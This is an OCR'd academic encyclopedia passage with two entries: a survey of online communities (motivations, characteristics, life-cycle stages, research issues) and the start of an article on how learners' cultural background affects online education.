It is also interesting to make other dichotomous distinctions of online communities such as: (a) between *formal* (e.g., associations) vs. *informal* communities, (b) *commercial* (which offers goods and services to make revenues that in turn fuels community operations) vs. *noncommercial* (communities created from the ground up by a group of individuals, e.g., with an interest in stamp collection), and (c) *open or public* (where everyone regardless of their qualifications and individual profile can enter the community and participate) vs. *closed or private* (where outsiders are not allowed into the community, or where membership is very difficult to obtain).

ONLINE COMMUNITIES: MOTIVATIONS, MODE OF PARTICIPATION, CHARACTERISTICS, AND BENEFITS

Rayport and Jaworski (2004) present a model of how the various components of an online community can be integrated. An adapted version of the model is shown in Figure 1.

The model illustrates how members' motivations for joining the online community, their mode of participation, and the community's degree of connectedness in many ways determine the characteristics of the community, which in turn influences the benefits sought by the members in these communities. The various components of the model are discussed next.


Motivations

A member's reasons for joining a community may depend on a wide range of factors, such as affiliation (others like them are members of the community), information (about experiences, ideas, and issues), recreation (meeting people, playing around, sharing stories, etc.), or transaction (e.g., those who join a Web site for buying and trading possessions).

Mode of Participation

Participation can occur in a myriad of ways, for example, through e-mails, chat rooms, discussion groups, online events, blogs, social networking Web sites (e.g., *MySpace*, *Facebook*, *Orkut*, etc.), sharing photographs (e.g., *Flickr*), wikis (e.g., *Wikipedia*), bulletin boards, and so on. Some (such as discussion groups, chat rooms) have more active members than passive members (e.g., e-mail, bulletin board or posting, or watching viewing content on *You Tube*).

Figure 1. Online communities: Motivations, mode of participation, characteristics, and benefits



Characteristics of Online Communities

With the growth and maturity of online communities, certain characteristics are prevalent. Adler and Christopher (1999) identify six such characteristics:

- **Cohesion:** Members seek a sense of belonging and develop group identity over time.
- **Relationships:** Community members interact and develop friendships over time.
- **Effectiveness:** The group has an impact on members' lives.
- **Help:** Community members feel comfortable asking and receiving help from each other.
- **Language:** Members develop shared communication tools that have a unique meaning within the community.
- **Self-Regulation:** The community develops a system for policing itself and sets ground rules of operation.

Benefits to Members

Adler and Christopher (1999) further point out that the members of the online community develop various emotional benefits depending on the communities that they join. They include inclusion, shared information and experiences, need fulfillment, and mutual influence among others.

Degree of Connectedness in Online Communities

The degree of connectedness in online communities also plays a significant role in how a online community develops. They can be classified as weak, limited, or strong. This primarily depends on the degree of interactivity between and among members.

- **Weak:** Members of these sites have no opportunities of interacting with each other on an one-on-one basis, for example, newspaper Web sites and corporate Web sites.
- **Limited:** These communities offer limited opportunities for members to interact with other, for example, reading and posting information or opinions.
- **Strong:** These communities offer chat rooms and message boards and allow users to form strong bonds with each other.

Research has shown that both strong and weak connectednesses have their own advantages. While weak ties are shown to facilitate such tasks as finding jobs (Granovetter, 1973), strong ties are required to facilitate major changes in the communities (Krackhardt, 1992).

Stages of Online Community Life Cycle

Kim (2000) proposes a five stage online community building process which progresses as follows:

1. **Visitors:** These are individuals who "lurk" in the online community, yet do not participate in them.
2. **Novices:** They are new members or "newbies" who are usually passive and are busy learning the rules and culture of the online community and thus are not actively engaged in it.
3. **Regulars:** They are established members comfortably participating in the exchanges and make up the largest segment of the online community.
4. **Leaders:** These members are volunteers, contractors, and staff who create topics and plan activities that keep the online community running.
5. **Elders:** They are respected members of the online community who are always eager to share their knowledge and pass along the culture of the community to the newer members.

Mohammed, Fisher, Jaworski, and Paddison (2004) further suggest four relationship stages: awareness, exploration/expansion, commitment, and dissolution, and the varying level of intensity patterns as online community members go through membership life cycle. At the initial "awareness" stage, members have the lowest intensity levels and are likely to be considered visitors up until the exploration stage. At this second stage, these novices develop greater intensity and commitment to the site. The equity building efforts over time translate into the online members becoming regulars and subsequently leaders or elders. Finally, over time even the most committed members outgrow a community and become "departing friends." Figure 2 illustrates these stages.


Farmer (1994) had earlier described four similar stages through which individuals in online communities mature. According to him, members begin as *passives* (attending a community, yet not actively engaging in it), and then go on to become *actives* (participating in communities and taking part in conversations). The highest levels of participation are displayed by *motivators* (those who create conversation topics and plan activities) and *caretakers* (those who act as intermediaries between members).

The "passives" are analogous to the "visitors" and "novices." the "actives" are similar to the "regulars," while the "motivators" and "caretakers" are equivalent to the "leaders" and "elders" in the Mohammed et al. (2004) model.

STRATEGIES FOR MANAGING SUCCESSFUL ONLINE COMMUNITIES

Duffy (1999) outlines the eight critical factors for community success as recommended by *Accenture*, the Management Company. They are:

Figure 2. Intensity patterns of the different types of online communities at various relationship stages (adapted from Mohammed et al., 2004)



- Increasing traffic and participation in the community.
- Focusing on the needs of the members by using facilitators and coordinators.
- Keeping the interest high by provoking controversial issues.
- Involving the community members in activities and recruiting.
- Providing tools and activities for member use.
- Managing the cultural environment.
- Encouraging free sharing of opinions and information.
- Obtaining financial sponsorship.

Social Networking in Online Communities

In the last few years, several social networking sites like *My Space*, *FaceBook*, and *Orkut* have come up which allow individuals to build up the equivalent of their circle of friends (Scott, 2007). Some communities allow simple access to friends or acquaintances, while others have provisions for improving skills or contacting people with particular types of expertise.

A recent study reported by Steel (2007) showed that *Webkinz.com*, *Clubpenguin.com*, and *Zwinky.com* received the virtual world sites to most unique visitors with 6.0, 4.7, and 4.4 million visitors in September 2007. Most notably, all three sites primarily target young teenagers, who happen to be the most active participants of these communities.

Researching Online Communities

Kozinets (2002) suggests using "netnography," involving ethnographic techniques in studying online communities for providing insights into the symbolism, meanings, and consumption patterns of online communities. The method is derived from "ethnography" which was developed in the field of anthropology. Netnography, or ethnography on the Internet, involves the study of distinctive meanings, practices, and artifacts of online communities.

Rather than approaching the problem from a positivistic or scientific point of view, where a researcher begins with a theory, develops and tests hypotheses, and draws conclusions, netnography approaches the construction of meaning in online communities in an open ended manner using inductive techniques using grounded theory. Since the research technique by nature is unobtrusive, ethical research guidelines must strictly be followed such as: (a) fully disclosing his or her presence, affiliations, and intentions to online community members; (b) ensuring confidentiality and anonymity to respondents; and (c) seeking and incorporating feedback from the online community being researched.

Market research firms are increasingly following individuals into virtual communities such as *My Space*, *FaceBook* and *Second Life* (Story, 2007). By using online focus groups and questionnaires, they are able to get immediate feedback and make decisions about how best to target them in these environments. For example, at CC Metro, an imagined island on the Web, visitors can set up an "avatar" or a virtual alter ego, which can then shop and dance at the *Coca Cola* diner, visit a movie theater, as well as buy clothes and other accessories for their avatars, while surreptitiously being monitored by the firm.

FUTURE RESEARCH ISSUES

There are several issues relating to online communities that are worth investigating (Maclaran & Catterall, 2002). First and foremost is the issue of whether or not they facilitate socialization or whether they are a threat to civilization. Some see them as a way of enhancing social capital between families, friends, and acquaintances, empowering individuals and organizations, creating new ways of relating to each other. Innovative firms leverage this power to create growth and create loyal customers. Others see them as a far cry from the regular face-to-face interactions, creating weak ties between strangers instead of strengthening existing ties between friends and neighbors.

Other issues deal with how to integrate online and off-line communities and developing appropriate metrics for such integration. How can these communities reduce member churn and build loyalty? What are the appropriate metrics for measuring community strength? Hanson (2000) suggests using content attractiveness, member loyalty, member profiles, and transaction offerings as possible metrics for measuring this phenomenon. Under what circumstances is loyalty developed through member-to-member relationships vs. content attractiveness vs. the transaction offerings? What is the most appropriate way of classifying the typologies and taxonomies of these communities? How are intentional social actions generated in such communities (Bagozzi & Dholakia, 2002)? How can stronger brands be built through the use of such communities (McWilliam, 2007)? Are online communities likely to replace regular face-to-face associations in the long run?

Other related research issues pertain to motivation aspects (Igbaria, 1999) and network dynamics (Wellman, Salaff, Dimitrova, Garton, Gulia, & Haythornwaite, 1996) and effects. What business models are likely to work the best for various types of online communities (Hanssens & Taylor, 2007; Reid & Gray, 2007)? How are trust, privacy (Luo, 2002), and satisfaction issues (de Valck, Langerak, Verhoef, & Verlegh, 2007) different between off-line and online environments? What rules of engagement and social structure governs such networks (Cindio, Gentile, Grew, & Redolfi, 2003), and what factors impact the members' continuance in these communities? How do various forms of market structure impact member interaction in these communities (Sohn & Leckenby, 2007)? What ethical dilemmas and challenges do researchers face in researching electronic communities (Hair & Clark, 2007)? What differences are there in online communities across countries? For example, Talukdar and Yeow (2007) have identified interesting differences in such communities in Bangladesh and the United States. Finally, has the balance of power shifted to consumers over firms, with the rapid growth of virtual communities? (Chen, 2007).

Online communities of all shapes and forms are rapidly evolving and creating values for their respective members. Many such communities have over millions of members. These communities will continue to attract the interest of researchers from a wide range of academic fields in the future.

REFERENCES

Adler, R. P., & Christopher, A. J. (1999). Virtual communities. In F. C. Haylock (Ed.), *Net success*. Holbrook, MA: Adams Media.

Anderson, W. T. (1999). Communities in a world of open systems. *Futures*, *31*, 457–463.

Bagozzi, R. P., & Dholakia, U. M. (2002, Spring). Intentional social action in virtual communities. *Journal of Interactive Marketing*, *16*(2), 2–21.

Bishop, J. (2007). Increased participation in online communities: A framework for human–computer interaction. *Computers in Human Behavior, 23*, 1881–1893.

Chen, I. Y. L. (2007). The factors influencing members' continuance intentions in professional virtual communities: A longitudinal study. *Journal of Information Science, 33*(4), 451–467.

Cindio, F. D., Gentile, O., Grew, P., & Redolfi, D. (2003, November–December). Community networks: Rules of behavior and social structure. *Information Society, 19*(5), 395–404.

de Valck, K., Langerak, F., Verhoef, P. C., & Verlegh, P. (2007, September). Satisfaction with virtual communities of Interest: Effect on members' visit frequency. *British Journal of Management, 18*(3), 241–256.

Duffy, D. (1999, October 25). It takes an e-village. *CIO Magazine*.

Farmer, F. R. (1994). Social dimensions of habitat's citizenry. In C. Loeffler & T. Anderson (Eds.), *The virtual reality* (pp. 87–95). Van Nostrand Reinhold.

Granovetter, M. S. (1973). The strength of weak ties. *American Journal of Sociology, 78*, 1360–1380.

Green, H. (2007, October 1). The water cooler is now on the Web. *Business Week*, pp. 78–79.

Hagel, J., & Armstrong, A. (1997). *Net gain: Expanding markets through virtual communities*. Boston: Harvard Business Press.

Hair, N., & Clark, M. (2007). The ethical dilemmas and challenges of ethnographic research I: Electronic communities. *International Journal of Market Research, 49*(6), 781–800.

Hanson, W. (2000). *Principles of Internet marketing.* Cincinnati, OH: South-Western.

Hanssens, D. M., & Taylor, E. L. (2007, March/April). The village voice: Communities of customers and prospects are creating new challenges and opportunities. *Marketing Management*, pp. 25–28.

Igbaria, M. (1999, December). The driving forces in the virtual society. *Association for Computing Machinery: Communications of the ACM, 42*(12), 64–70.

Jones, Q., & Rafeli, S. (2000). Time to split virtually: "Discourse architecture" and community building as means to creating vibrant virtual metropolises. *International Journal of Electronic Commerce and Business Media, 10*(4), 214–223.

Kim, A. J. (2000). *Community building on the Web*. Berkeley, CA: Peachpit Press.

Kozinets, R. V. (2002, February). The field behind the screen: Using the method of netnography to research market-oriented virtual communities. *Journal of Marketing Research, 39*, 61–72.

Krackhardt, D. (1992). The strength of strong ties: The importance of philos in organizations. In N. Nohria & R. Eccles (Eds.), *Networks and organizations: Structure, firm and action*. Boston: Harvard Business Press.

Lee, F. S. L., Vogel, D., & Limayem, D. (2003). Virtual community informatics: A review and research agenda. *Journal of Information Technology Theory and Application, 5*(1), 47– 61.

Luo, X. (2002). Trust production and privacy concerns on the Internet: A framework based on relationship marketing and social exchange theory. *Industrial Marketing Management*, *31*(2), 111–118.

Macchiette, B., & Roy, A. (1992, Summer). Affinity marketing: What is it and how does it work? *Journal of Services Marketing*, pp. 47–57.

Maclaran, P., & Catterall, M. (2002). Researching the social Web: Marketing information from virtual communities. *Marketing Intelligence and Planning, 20*(6), 319–326.

McWilliam, G. (2000, Spring). Building stronger brands through online communities. *Sloan Management Review*, pp. 43–54.

Mohammed, R. A., Fisher, R., Jaworski, B. J., & Paddison, G. J. (2004). *Internet marketing: Building advantage in a networked economy* (2nd ed.). New York: McGraw-Hill/Irwin.

Rayport, J. F., & Jaworski, B. J. (2004). *Introduction to e-commerce* (2nd ed.). New York: McGraw-Hill.

Reid, M., & Gray, C. (2007, October). Online social networks, virtual communities, enterprises and network professionals. *Searcher, 15*(9), 23–33.

Rheingold, H. (1993). *Virtual community: Homesteading on the electronic frontier*. Reading, MA: Addison Wesley.

Romm, C., Pliskin, N., & Clarke, R. (1997). Virtual communities and society: Toward an integrative three phase model. *International Journal of Information Management, 17*(4), 261–270.

Scott, M. (2007, July 11). How *My Space* conquered the continent. *Business Week*, p. 12.

Sohn, D., & Leckenby, J. D. (2007, September). A structural solution to communication dilemmas in a virtual community. *Journal of Communication, 57*(3), 435–439.

Steel, E. (2007, October 23). Marketers explore new virtual worlds. *Wall Street Journal*, p. B9.

Story, L. (2007, December 7). Coke promotes itself in a new virtual world. *New York Times*.

Talukdar, M., & Yeow, P. H. P. (2007, Summer). A comparative studies of virtual communities in Bangladesh and the USA. *Journal of Computer Information Systems*, pp. 82–90.

Wellman, B., Salaff, J., Dimitrova, D. Garton, L., Gulia, M., & Haythornwaite, C. (1996). Computer networks as social networks: Collaborative work, telework, and virtual community. *Annual Review of Sociology, 22*, 213–238.

KEY TERMS

Affinity Communities: Communities that are based on profession, common interest, cause, demographic, or marketer generated phenomenon.

Characteristics of Online Communities: Online communities are characterized by their level of cohesion, effectiveness, helpfulness of members, quality of the relationships, language, and self-regulatory mechanisms.

Netnography: Using ethnographic techniques to study online communities.

Online Community: A group of individuals with common interests who interact with one another on the Internet.

Online Social Media: Uses online community members' collaborative attempts in connecting information in various forms including internet forums, Weblogs, wikis, podcasts, pictures, and video. Examples of such applications include *MySpace* and *Facebook* (social networking), *You Tube* (video sharing), *Second Life* (virtual reality), and *Flickr* (photo sharing).

Online Social Networking: Necessitates the use of software to involve communities of individuals who share interests and activities. *MySpace*, *Facebook*, and *Orkut* are currently some of the most popular online social networking sites.

Stages of the Online Community Life Cycle: Online community members go through four relationship stages: awareness, exploration/expansion, commitment, and dissolution.

Online Education and Cultural Background

Elizabeth Koh
National University of Singapore, Singapore

John Lim
National University of Singapore, Singapore

INTRODUCTION

Online education is growing rapidly. Online education is a Web-based form of education where students gain access to online materials and communicate with instructors and other students. There are four distinguishing characteristics that separate it from e-learning and other modes of learning (Paulsen, 2003). First, there is a physical separation of teachers and learners in online education. This differentiates it from face-to-face education. Second, online education is regulated or instituted by an educational organization, hence disqualifying it from the self-study mode of learning. Third, educational content is distributed over a computer network, unlike e-learning, which includes educational content distributed by CD-ROMS and DVD-ROMS. Fourth, students and instructors communicate with each other over a computer network. There is a two-way flow of information which is not always available in e-learning.

Indeed, the communicative element is a unique feature of online education and is an extension of the individualized experience of earlier technologies (Piccoli, Ahmad, & Ives, 2001). Not solely an interaction between the student and the system, online education allows communication between peers and instructors and even collaborative learning communities. Online education also provides high levels of student control and supports participant contact and interaction continuously during the learning process.

There are different levels of “onlineness” (Hosie & Schibeci, 2005). The most basic level is *Web supplemented*. It is optional for students to interact with the education content, and to communicate with instructors and other students. These online learning resources are a component in addition to their face-to-face learning.

The intermediate level is *Web dependent*. Students need to participate online as part of the course requirement, besides some face-to-face component. Students should utilize the online education content, which includes course descriptions, study guides, examination details, assessment overview, reading lists, and online quizzes. Also, students are expected to interact with lecturers and peers by participating in the online discussion forum or other computer-mediated communications (CMC). This is the most popular form of online education today.

The advanced level is *fully online*. This final level requires no face-to-face meetings with the students. Education content, learning activities, assessment, and support services can only be referred to vis-à-vis the computer network. Distance education could occur in this manner, but the term “distance education” also includes the use of other types of media which may not be electronic.

Online education is supported by various systems. The core system in most educational institutes is the learning management system or the virtual learning environment. Learning management systems grant access to online learning resources for students and instructors; they register users, provide communication tools for users, manage courses, evaluate learners, and provide administrative reports (Paulsen, 2003). They can be commercial software like Blackboard or developed in-house. Online education can also require library and digital resources, learner support services, accounting, security, the Internet and e-commerce technology, which may be integrated with the core system

Online educational technologies can be categorized into synchronous or asynchronous. Synchronous applications require users to be available at the same time. They include networked group decision support systems (GDSS), e-meetings, e-conferences, and features like whiteboards, text-based chat, and video conferencing. Asynchronous technologies are time independent and comprise discussion boards or Web boards, document repositories, Web logging, podcast audio content, and Web cast lectures.

THE EVOLUTION OF ONLINE EDUCATION

The Internet explosion in the 1990s has had a tremendous impact on the world; in particular, it has given rise to online education. Initially, researchers focused on developing discrete knowledge and basic skills of students through drill-and-practice Web-based applications (Stites, 2004). Subsequently, they experimented with other creative applications. The Web-based medium allowed the: use of richer materials, accurate evaluation of students, creation of relevant courseware, frequent update of content, easy access to materials anytime and anywhere, and more interaction among students and instructors (Tomei, 2005). Thus, a new strategy of learning using the Internet was developed to facilitate higher-order learning, problem solving, creativity, and integrated skills development (Stites, 2004). In particular, the ability to communicate and collaborate with other computers and persons through CMC like e-mail, chat rooms, and bulletin boards brought about a new mode of learning–online collaborative learning (Harasim, 2000).


However, critics highlighted the disadvantageous of online education, such as creating information disorientation and overload, requiring a high level of learner motivation and independence, requiring technical competency before learning can occur and higher start-up costs for infrastructure compared to the traditional classroom environment. In response to these claims, a multitude of studies have investigated the effectiveness of online education and educational technology (Hiltz, Zhang, & Turoff, 2002).

Some researchers suggest that online education is effective for learning. The seminal study by Alavi (1994) looked into the effectiveness of collaborative learning using GDSS. The study found that students who used GDSS perceived higher levels of skill development, learning, and interest relative to the control group. Students who used GDSS to learn also enjoyed their learning experience and had higher final course grades than the face-to-face group. Later findings by researchers (e.g., Curtis & Lawson, 2001; Piccoli et al., 2001) of the effectiveness of a fully online course revealed that the performance outcome of the online environment is similar to the traditional learning environment. Learners using the online mode reported higher computer self-efficacy but had lower satisfaction with their learning experience than the learners in the traditional mode. A possible reason is that students were not used to managing their own learning as higher learner control was afforded by the online learning medium. Factors like student familiarity with the medium and ease of use of the interface are also important moderating factors.

Hence, studies have suggested that online education is at least as effective as the face-to-face mode of delivery (Hiltz et al., 2002). The effectiveness of online education hinges on a number of influencing factors (Piccoli et al. 2001; Webster & Hackley 1997). For instance, Webster and Hackley (1997) found that when the teaching style is more interactive using various media, that is, instructor immediacy, students will have higher perceived learning. The interactivity of the delivery medium such as online video conferencing also improved learning outcomes and the satisfaction of students over noninteractive video and nonvideo situations (Zhang, Zhou, Briggs, & Nunamaker, 2006). Shih, Munoz, and Sanchez (2006) observed that the previous experience of students increased the efficiency in online learning projects with clearly defined learning objectives. Other researchers looked at system functionality and concluded that the functionality of the system strongly affected the use of online education systems (Pituch & Lee, 2004).

Among the potential factors, an increasingly prominent factor is the cultural background of learners Its importance cannot be overemphasized in view of the phenomenon of globalization; however, it has received disproportionate research attention. The notion of a global village brings about increasing opportunities for students of different cultures to collaborate. The above provides the impetus for the study of cultural background. Countries, in both the eastern and the western hemispheres, are experimenting with online education and implementing it in their schools and universities. Online education also facilitates the expansion and improvement of international distance education. However, online education for one culture might not be as effective in another culture. Several studies have pointed out the importance of cultural background in determining the effectiveness of online education (Morse, 2003). The perceived online learning of students has been found to vary when students belong to different cultural backgrounds (Morse, 2003). The acceptance of online education also differs between cultures (Grandon, Alshare, & Kwun, 2005).

Figure 1. The impact of some factors on the effectiveness of online education



We illustrate in Figure 1 the influence of cultural background, system functionality, instructor immediacy, experience with technology, and interaction on online education. This article emphasizes on the impact of cultural background on two aspects of the effectiveness of online education; these links are represented by the thick solid arrows. The remaining factors depicted give an idea of other possible influences in online education and are marked by the dotted arrows. Being outside the scope of this article and in view of space constraints, they are not further dealt with.

The next section elaborates on the influence of cultural background on online education. It draws on past empirical studies to ascertain the extent of the impact of cultural background.

THE INFLUENCE OF CULTURAL BACKGROUND

Culture is the totality of socially transmitted behavior patterns, arts, beliefs, institutions, and all other products of human work and thought (Ferrante, 2003). It is well recognized that different cultures display dissimilar behaviors due to unique developments and assumptions in each society (Morse, 2003). Research has revealed that the cultural background of learners affects many aspects of learning including student's perception of education, perceived goals of education and learning styles. The cultural background of learners also influences the effectiveness of online education. Students of different cultural backgrounds may differ in terms of motivation to learn online (Lim, 2004), intention to adopt online classes (Grandon et al., 2005), and perceived online learning (Morse, 2003). Intercultural diversity also affects the online collaborative learning process (Johri, 2005; Lim & Liu, 2006).

The cultural background of learners affects the motivation of students for online education. Lim (2004) studied the online learning motivation of students in South Korea and the United States who took online courses. The study revealed that cultural background affected the type of learning motivation. American learners are more motivated in terms of course relevancy, interest, reinforcement, and self-efficacy than Korean learners. In contrast, Korean learners had higher motivation scores for the motivation type learner control. The findings present some implications: learners from more collectivist cultures are more oriented toward effort attribution and performance goals, while learners from more individualist cultures are geared toward mastery of learning over time and enjoying the learning process (Lim, 2004).

Grandon et al. (2005) surveyed college students in the United States and South Korea regarding their intention to adopt online classes. They observed that the intention of American students to take online classes is affected by convenience and perceived ease of use, while the Koreans were influenced by time flexibility and the benefit of studying from home. Americans were influenced more by the subjective norm than the Koreans which contradicts individualism but reflects global pressure and follows the trend and the nature of the individualistic online learning environment. The study concluded that the quality of online courses was the strongest predictor of intention to use in both countries.

Cultural background affects the perception of online learning too. Morse (2003) conducted a qualitative study with students from high and low context cultures in a fully online graduate seminar class. High context cultures rely heavily on the external environment and nonverbal communication and value an indirect communication style, for example, China and Thailand. Low context cultures are the reverse and prefer direct communication and certainty for example, the United States and Australia. The study examined the perception of the computer mediated discussion board and learning compared with face to face learning. It found that students from both cultural groups perceived online learning to be significantly better than the face to face mode. However, the cultural background of the participant affected the type of perceived benefit and disadvantage. For example, for benefits, high context cultures prioritized the ability to say appropriate things, while low context cultures preferred the personal convenience of the system.

With regard to intercultural collaborative learning conducted online, Lim and Liu (2006) report that cultural diversity affects group cohesion and idea creation. Heterogeneous groups displayed less normative influence than homogeneous groups using CMC. They suggest that online education may more significantly improve the learning experience for heterogeneous groups than for homogeneous groups. In another study, Johri (2005) examined the heterogeneous online collaboration between U.S. and Russian students in the Global Classroom Project. The study observed that Russian students sent messages as a group, which could be due to practical limitations of access to Internet, while American students sent individual messages and used the Web board to discuss the topic among themselves. There were different expectations of collaboration and communication in this case due to the students' different experiences with technology. The online classroom did not facilitate learning in open-ended and less structured tasks; face-to-face meetings were more productive. Successful groups were those who were able to break down tasks into manageable parts facilitated by online education technologies.

These various studies indicate that cultural background influences many aspects of online education. From the motivation to learn to collaborative learning, researchers concede that the cultural background of students is a significant antecedent. Thus, the element of cultural background is important in the examination of the effectiveness of online education.

FUTURE TRENDS

The trend in engaging in online education is steadily and firmly increasing. Analysts estimate that the market for online higher education will reach US$69 billion by 2015 (Research and Markets, 2006). More and more universities are setting up some form of online education to save cost and for ease of student access (Adams & DeFleur, 2006). Moreover, the advancement of online education is evident. A significant technology is Web 2.0 (Molina, Brown, Hitch, McMahon, Moses, Morales et al., 2006), which allows dynamic collaboration between students and educators. This technology and others like it will be utilized more in online education. Multiple modes of learning are anticipated. Accordingly, new research opportunities would emerge.

Further, the future of online education is contingent on moderating influences. We have emphasized that the effectiveness of online education is impacted by the cultural background of learners. The increasing awareness of the influence of culture in online education will generate more studies in this area. Currently, the findings regarding the role of culture in online education are rather dispersed. There is a lack of a cumulated tradition of enquiry. It is deemed productive for future studies to build upon a certain line of research such as collaborative learning in a homogeneous culture. Researchers could further examine the impact of the cultural background of the students in heterogeneous, intercultural exchanges. Through findings from empirical research, online education can be planned, designed, and structured to enhance the learning outcomes of students from many cultures. The quality of online education can then be ameliorated.

CONCLUSION

Since the emergence of the Internet, online education has altered the educational landscape in many parts of the world. It is on course to becoming a permanent fixture across numerous schools and educational institutions. More than being a technological tool, online learning has created novel ways of learning. Nevertheless, the effectiveness of online education is dependent on several elements. The current article has placed prominence on the cultural background of students. Research has found that perceived online learning differs for diverse cultures. It would be fruitful for the development of online education to align with the goal of maximizing student learning outcomes, especially students from various cultural backgrounds. Online education will then become imperative for generations of people to attain relevant knowledge, skills, and experiences.

REFERENCES

Adams, J., & Defleur, M.H. (2006). The acceptability of online degrees earned as a credential for obtaining employment. *Communication Education*, *55*(1), 32-45.

Alavi, M. (1994). Computer-mediated collaborative learning: An empirical evaluation. *MIS Quarterly*, *18*(2), 150-174.

Curtis, D.D., & Lawson, M.J. (2001). Exploring collaborative online learning. *Journal of Asynchronous Learning Networks, 5*(1), 21-34.

Ferrante, J. (2003). *Sociology: A global perspective*. Belmont, CA: Wadsworth/Thomson Learning.

Grandon, E.E., Alshare, K., & Kwun, O. (2005). Factors influencing student intention to adopt online classes: A cross-cultural study. *Journal of Computing Sciences in Colleges*, *20*(4), 46-56.

